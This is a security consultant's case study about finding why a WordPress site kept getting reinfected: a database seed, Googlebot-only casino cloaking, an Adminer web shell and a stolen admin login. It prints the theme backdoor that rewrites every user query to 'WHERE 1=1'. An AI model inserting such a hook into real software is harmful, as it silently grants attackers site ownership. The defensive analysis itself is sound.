

An aged-care provider’s WordPress site had been cleaned before, more than once, and the gambling spam kept coming back. Underneath it were three cooperating infections, two hidden backdoors, and a root cause that wasn’t a line of code at all. Here’s how I found the bottom of it without ever taking the site offline.
The message came through Upwork. A digital marketing agency owner who runs the website for an aged-care and home-care provider had a problem he couldn’t shake: his client’s WordPress site kept getting infected. It had been cleaned before; the files had been deleted, the malware swept, the all-clear given, and then, days or weeks later, the gambling spam was back in Google, and a property he didn’t recognise was claiming ownership of the site in Google Search Console.
He didn’t need someone to sweep the symptoms one more time but rather someone to find out why it wouldn’t stay clean.
That distinction matters more than it sounds. A site that gets infected once has a hole in it but a site that gets infected, cleaned, and re-infected has something living inside it, something the last cleanup walked past. And this was a live aged-care provider’s website. Real families read it to decide who looks after their parents so I couldn’t take it down, wipe it, and rebuild from scratch; everything had to be done on a running site, reversibly, with a backup and an audit trail behind every single change, in case I needed to undo one.
So when the owner said “it keeps coming back,” I took that as the actual brief. Not clean the site but rather find the thing that keeps healing it and pull it out by the root.
It took three layers, two backdoors, and two honest wrong turns to get there.
A Symptom That Wouldn’t Die
The visible damage was an SEO problem wearing a healthcare site’s clothes.
If you searched for the provider, Google was showing pages full of Indonesian gambling and online-casino spam (slot terms, betting jargon, deposit offers) all indexed under the aged-care domain. For a brand whose entire value is trust, that’s poison. A family checking out a home-care provider doesn’t want the search results to read like an offshore betting house.
Worse, when I opened the site’s Google Search Console someone else was verified as an owner of the property. Whoever it was could submit sitemaps, see the site’s search data, and steer what Google indexed, and every time it got removed it came back.
Two recurring symptoms, both pointing at the same thing: this wasn’t a one-time hack that someone forgot to finish cleaning. Something on the site was rebuilding the infection on its own. In this line of work that pattern has a name — self-healing malware — and it tells you immediately that the real target isn’t the files you can see but rather whatever is regenerating them.
So, I went looking for the source of truth.
The First Layer: A Reinfector That Lived in the Database
The reason every previous cleanup had failed turned out to be elegant, in the way that the nastiest infections often are.
Most people picture website malware as bad files. You find the bad files, you delete the bad files, the site is clean. That mental model is exactly what this infection was built to defeat. Its real “source of truth” didn’t live in the files at all… it lived in the database, in the WordPress options table (wp_options) as a set of innocuous-looking settings prefixed _wpoc_. I came to call the whole apparatus WPOC_Runtime.
Those database entries were a seed and as long as the seed survived, the malware could regrow every file it needed:
-
a dropper disguised as a core file (
class-wp-locale-compat.php), -
a web shell (
wp-logins.php) — a file that lets an attacker run commands through the browser, -
two must-use-plugin payloads (
mu-plugins/cache-handler.phpandmu-plugins/wp-term-meta.php) — must-use plugins load automatically and silently on every request, which makes them a favourite hiding spot, -
a
server.php, and -
a tampered
.htaccessthat quietly told the server to treatserver.phpas the site’s front door (DirectoryIndex server.php).
Here’s the trap that had caught the earlier cleanups. You could delete every one of those files, confirm the site looked clean, and walk away, and because the database seed was untouched, the next request would simply rebuild them. The files were never the infection, they were symptoms of the infection. The infection itself was eight rows in a database table that nobody had thought to look at.
The fix for this layer was the same insight in reverse: kill the seed, not the sprouts. I removed all the _wpoc_* options from the database first, then removed the files they had been regenerating, then restored the legitimate .htaccess. With the source of truth gone, there was nothing left to heal from.
That was the first real win; the reinfector was dead.
But as it turned out, it wasn’t the whole win…
The Second Layer: Casino Spam, Served Only to Google
Sitting alongside the reinfector was the engine producing all that gambling spam and it was doing something deliberately sneaky called cloaking.
Cloaking means showing search engines one thing and human visitors another. When a normal person loaded the aged-care site, they saw the aged-care site. But when Googlebot (Google’s automated crawler) came knocking, the site served it a completely different page: casino and gambling content stuffed with Indonesian betting keywords (slot gacor, maxwin, togel, judi, deposit pulsa, and the rest), all phoning home to an attacker-controlled host, playsavenow.com.
The point of cloaking is parasite SEO. The attacker doesn’t want to build their own gambling site and earn Google’s trust from scratch because that takes years. It’s far cheaper to borrow the reputation of a legitimate, established domain and let Google index their spam under your good name. The aged-care provider had spent years being a trustworthy healthcare brand in Google’s eyes, and the attacker was strip-mining that trust to rank casino pages.
You could see the damage in the site’s own Search Console performance data: a flood of off-topic gambling search queries that no aged-care site would ever legitimately attract. The site was ranking for words its owner had never heard of and would never want to.
With the reinfector’s seed gone and the dropped files removed, the cloaking engine lost its footing too. Good progress.
Except the Search Console ownership hijack still came back.
The Third Layer: Someone Else Owned the Site in Google’s Eyes
This was the part that genuinely didn’t make sense at first, and it’s the part I’m proudest of solving because it took two wrong answers to get to the right one, and I want to be honest about both.
A quick primer on what was being abused. To prove you own a website, Google Search Console asks you to verify it. There are a couple of common methods. One is to drop a special meta tag in your site’s HTML. The other (the persistent one here) is the HTML-file method: Google says “if https://yoursite/google<token>.html returns this exact token, I’ll believe you own the site.” It’s a simple challenge-response and whoever can make that URL answer correctly owns the property in Google’s eyes.
The attacker’s hijack abused exactly this. The site would “pass” the file check for ANY token an attacker chose. They could invent a verification file, and the site would confirm it handing them ownership again and again, no matter how many times we revoked it.
The obvious question was: what’s answering those requests? And this is where I went down two blind alleys, because the platform underneath the site is a master of disguise.
Two Wrong Turns
The site runs on GoDaddy Managed WordPress which is not plain stock WordPress. GoDaddy patches the core with its own hooks, ships its own platform plugins, and runs its own caching edge. Every one of those quirks looked at first exactly like the kind of thing an attacker would plant…which is precisely why they were such good cover.
Wrong turn one: I suspected GoDaddy’s edge cache. The site sits behind a content-delivery network. GoDaddy’s edge holds pages for about 31 days. My first theory was that the hijack responses were just stale cached copies lingering at the edge after the origin was already clean. It was a reasonable theory, but it was also wrong, and to make it worse, the normal command to flush that cache wasn’t even available in this environment so testing the idea meant clearing it by hand through the dashboard. Once I did, the hijack came back on fresh, uncached requests. So…not the edge.
Wrong turn two: I suspected a tampered Google Site Kit, ghosting in memory. Site Kit is the official Google plugin that handles Search Console verification. My next theory was that someone had modified it and that a cached copy of the bad code was still running in PHP’s OPcache (a performance feature that keeps compiled code in memory so it doesn’t recompile every request… a classic place for a “ghost” of deleted code to linger). So I verified the plugin against Google’s official release, byte for byte, and it matched which meant Site Kit was completely stock and untampered. I flushed the OPcache anyway, including in the web context, but the hijack still came back.
Two careful theories, two clean disproofs. I mention them not because they’re flattering but because this is how real incident response actually works: you form a hypothesis, you test it, and when the test says no, you say no out loud and move on. The honest scoreboard at this point: the infrastructure was innocent, and a stock, unmodified Google plugin was somehow validating ownership tokens it had every reason to reject.
That left only one possibility…the plugin wasn’t wrong so the data underneath it was somehow poisoned.
The Breakthrough: A Plugin Doing Its Job on Poisoned Data
Here’s the trick, and it’s genuinely clever.
When Site Kit handles one of those /google<token>.html ownership checks, its logic is essentially: “Is there a user on this site who owns this verification token?” It asks WordPress for the matching user, gets an answer, and acts on it. That’s stock (and correct) behavior.
But buried in the site’s theme (in the functions.php of the child theme, the file where a site’s custom code legitimately lives) someone had planted thirteen lines that quietly rewrote every user lookup on the entire site:
add_action('pre_user_query', function ($u) {
    global $wpdb;
    $u->query_where = "WHERE 1=1";   // force EVERY user query to match all users
});
In plain English: WordPress has a hook that fires just before it runs any query for users. This code grabbed that hook and replaced the query’s filter with WHERE 1=1… a condition that’s always true. From that moment, every search for a user matched every user. Ask “is there a user who owns token X?” and the poisoned query answers “yes” for token X, for token Y, for any token at all, because the underlying question had been rigged to always say yes.
So Site Kit did exactly what it was designed to do. It asked an honest question, received a dishonest answer from a database layer that had been tampered with one level below it, and dutifully rubber-stamped any ownership token an attacker presented. The plugin was innocent but the data it stood on was poisoned.
That’s precisely why it had been so hard to find. Every instinct says to suspect the plugin handling the verification and the plugin was clean. The corruption was sitting in a thirteen-line block of theme code that, at a glance, looked like exactly the sort of harmless customisation a developer might write.
I excised those thirteen lines surgically, leaving the developer’s legitimate hardening code in the same file untouched, and captured before-and-after fingerprints of the file so I could prove what changed. Reload and…the ownership check stopped saying yes to invented tokens. The hijack was finally, actually dead.
If I’d stopped there, the report would’ve read like a clean win but before writing it, I did the one thing that turns a good cleanup into a thorough one. I asked: did I miss anything?
“Did I Miss Anything?”
Targeted cleanup is a trap of its own. You follow the thread you can see, you pull it, and you declare victory and meanwhile, a completely separate intruder, one with no connection to the thread you were following, sits quietly in a corner you never swept.
So I ran a deliberately wide second pass over the whole site, looking not for this infection but for anything that didn’t belong, and in a folder dressed up to look like an ordinary plugin — wp-content/plugins/sql/sql.php — I found one.
It was Adminer, a legitimate, standalone database-administration tool (think of it as a full control panel for the site’s entire database) dropped in and disguised as a fake plugin called “sql.” This wasn’t a clever logic trick like the theme backdoor, rather it was blunter and in a way, worse because it was a web shell which is a direct, browser-accessible console into the database, sitting on the public internet, that anyone who knew the URL could open. I confirmed it was live (it answered with a working “Login – Adminer” page) and that it worked even with the fake plugin switched “off,” because it never relied on WordPress to run.
The timestamps told their own story: it had been planted months before the rest of the infection we’d been chasing. It was a separate door left open long before by the same kind of access that opened all the others. I removed it and preserved a copy in the evidence store.
Two backdoors now: the subtle one in the theme, and the blunt one masquerading as a plugin. Both gave an attacker a way back in…which raised the only question that actually mattered for keeping the site clean next time…not what did they plant but how did they keep getting in to plant it?
The Real Vulnerability Wasn’t in the Code
The answer was the most important finding of the whole engagement, and there isn’t a single line of code in it.
The re-drops (the files that kept coming back) weren’t arriving through a software vulnerability. There was no unpatched plugin being exploited, no clever injection through a contact form; the malware was being placed by a logged-in administrator. Someone was simply signing into WordPress with a valid admin account and putting it there.
The account belonged to a former developer, someone who had legitimately worked on the site in the past and whose credentials had never been revoked. And the logins told us plainly that the account was no longer in friendly hands. We saw impossible travel: the same account authenticating from Australia and, within windows far too short for any human to physically travel, from Indonesia, from India, from a VPN. No person logs in from Melbourne and Jakarta twenty minutes apart. That signature means one thing…the credential has been stolen and is being used by more than one party.
To be clear and fair about it: this is credential theft, not an accusation against the developer. Their password was compromised and used by an attacker but the implication for the fix was enormous. I could remove every backdoor on the site, and as long as that stolen admin credential still worked, the attacker could simply log back in and plant fresh ones. The most important repair on this entire engagement wasn’t technical at all…it was people and process: revoke that account, rotate every secret it could have touched, and properly offboard access that should have been closed long ago.
You can patch software but you can’t patch a key you handed out years ago and forgot to take back.
The Platform That Made It Harder
It’s worth pausing on why this case fought back so hard because the platform itself was a constant source of false leads.
GoDaddy Managed WordPress legitimately modifies things that, on a normal site, would be red flags. Its core files are patched with GoDaddy’s own hooks, so the standard integrity check (wp core verify-checksums, which compares your core files against the official originals) reports a wall of mismatches, every one of them benign, but alarming if you don’t know to expect them. Its platform plugins include code with names like GoogleVerificationInterceptor and filters that hook user queries… functions that sound exactly like the malicious ones but are entirely legitimate parts of the hosting stack.
In other words, the real backdoor was hiding in a forest of things that looked just like backdoors but weren’t. Separating the genuine platform machinery from the one poisoned hook that mattered is most of why those two early wrong turns happened at all. On a stock WordPress site, the theme backdoor would have stood out far sooner. Here, it had natural camouflage.
Cleaning It — Safely, on a Live Site
Throughout all of this the site stayed up. That constraint shaped everything, so it’s worth laying out how the remediation actually ran, in order:
-
backed up
Backup first, always. Before touching anything, I copied the database and every suspect file to a local evidence store. If any change went wrong, I could reverse it, and I had a forensic record of exactly what the infection looked like before we disturbed it.
-
killed
Kill the rebuild source. I deleted all the
_wpoc_*options from the database before the files so nothing could regenerate behind us. -
restored
Remove the dropped files and restore the real
.htaccess, then confirm the legitimate caching drop-in was genuine and untampered. -
purged
Purge the caches. Object cache and OPcache both, including a reset in the web context because cleaned code does nothing if the server is still serving a remembered copy of the old code.
-
excised
Excise the theme backdoor leaving the developer's legitimate code intact, with before/after fingerprints captured.
-
removed
Remove the Adminer web shell and preserve a copy in evidence.
-
rotated
Rotate the secrets. New WordPress security salts, new admin passwords, and the admin list reduced to a single legitimate account. The burned host password and the former developer's access were flagged for the client to rotate and offboard, and any temporary credentials were delivered out of band by a separate channel.
-
verified
Verify the negatives. Confirm Site Kit is stock, the user table is clean, no leftover shells or doorways remain and, critically, no application passwords. (More on those in a moment; they're a persistence trick that survives a password change, so checking for them is non-negotiable.)
Every step was reversible, evidenced, and done on a running site. Nobody visiting to read about care for their elderly parent ever saw a thing.
Proving It Stays Clean
A cleanup you can’t verify is just a hope. Given that this site’s whole history was getting cleaned and coming back, “trust me, it’s fixed” was never going to be good enough for the client or for me.
So I built a custom reinfection monitor: a deterministic indicator-of-compromise sweep that runs on a schedule and checks, specifically, for every single way this infection had manifested. It runs in two tiers:
-
From the outside, no credentials needed. It probes a random
/google<token>.htmlURL to see if the site reflects the token back and it requests key pages while pretending to be Googlebot, to catch any casino content being served to crawlers again. -
From on the server. It checks for the
_wpoc_*options, for re-dropped files, for the exactWHERE 1=1line, for any drift in thefunctions.phpfingerprint from the cleaned baseline, for theme injection, for changes to the admin set, for hidden-privilege accounts, for the old developer account reappearing, for new user registrations, for application passwords, and for Adminer-class web shells.
Since cleanup, it’s run clean every time with no drift from the baseline.
The Favicon That Wouldn’t Let Go
There’s a coda to this one, and it’s my favourite kind of finding because the answer turned out to be the opposite of alarming, and it’s a perfect lesson in telling residue apart from recurrence.
After everything was clean and verified, the client noticed something unnerving: next to the site’s listing in Google Search Console, the favicon was still a casino logo. After all that work, the gambling brand was still flying its flag right there. Naturally, his first thought was “we’re infected again.”
We weren’t though. I checked the live site directl, and it was serving the correct logo everywhere…on the site itself, and even through Google’s own favicon service when queried on the bare domain. The correct icon was there so where was the casino one coming from?
Google’s memory. Google caches favicons per-URL, and one specific cached key (the full-URL version faviconV2?url=https://…/) was still holding the old icon from back when the site was infected. The site was clean; Google just hadn’t re-looked yet. It just was a stale third-party cache and it would clear itself the next time Google re-crawled the homepage.
What Was Underneath
Strip away the technical layers and this engagement was really about one gap between how website infections are usually treated and how they actually behave.
The usual treatment is find the bad files, delete the bad files, but the thing that defeated every prior cleanup here didn’t live in the files…it lived in the database, in the theme, and ultimately in a stolen password…three places that a file-by-file sweep never touches. That’s the throughline:
-
File-only cleanup loses to database-resident malware. If the malware’s source of truth is a row in a table, deleting its files just gives it something to regenerate. Kill the seed, not the sprouts.
-
A correct program can produce a wrong result on poisoned data. The hardest backdoor here wasn’t malicious code in the plugin doing the verification as that plugin was flawless. It was a tampered data layer one level below it, making an honest question return a dishonest answer. When the obvious culprit checks out clean, look underneath it.
-
Targeted cleanup walks past unrelated intruders. The Adminer web shell had nothing to do with the infection I was chasing and had been there for months. I only found it because I deliberately asked “what else is here?” after I thought I was done.
-
The most important fix is often not technical. Every backdoor on this site was a consequence. The cause was a former developer’s stolen credential that still worked. You can’t out-clean an attacker who can simply log in. Offboarding and credential hygiene were the real repair.
-
Residual external caches are not reinfection. A casino favicon in Google’s cache, stale CDN copies at the edge…these are echoes and knowing how to tell an echo from the real thing keeps you from chasing ghosts or ignoring fires.
The site is clean, verified, and watched. The admin list is down to one legitimate account, the secrets are rotated, both backdoors are gone, and the monitor reports no drift.
The site had been cleaned before but this time, we found the bottom of it.
Stonegate Web Security remediates compromised WordPress sites without taking them offline — finding the root cause, not just sweeping the symptoms, and proving the fix holds. If your site has been “cleaned” before and the problem keeps coming back, that’s exactly the pattern I specialise in.
Related Reading
-
Case Study: It Started with a Spoofing Complaint
A real estate agent's WordPress site, compromised for over two years with four backdoors, concurrent attacker sessions, and wire-fraud attempts targeting closings. -
Case Study: The Overcached Website
When the problem isn't the site but the layers of cache and CDN in front of it, and why telling stale residue apart from a real fault is half the battle. -
Case Study: Preparing a WordPress Staging Server for Production Cutover
Hardening, backup architecture, and a reversible, evidence-first approach to working safely on a site you can't afford to break. -
Case Study: No Backdoor Required
A law firm's WordPress site kept getting reinfected with ClickFix malware after every professional cleanup. The root cause was a forgotten administrator account with a valid password that was never rotated.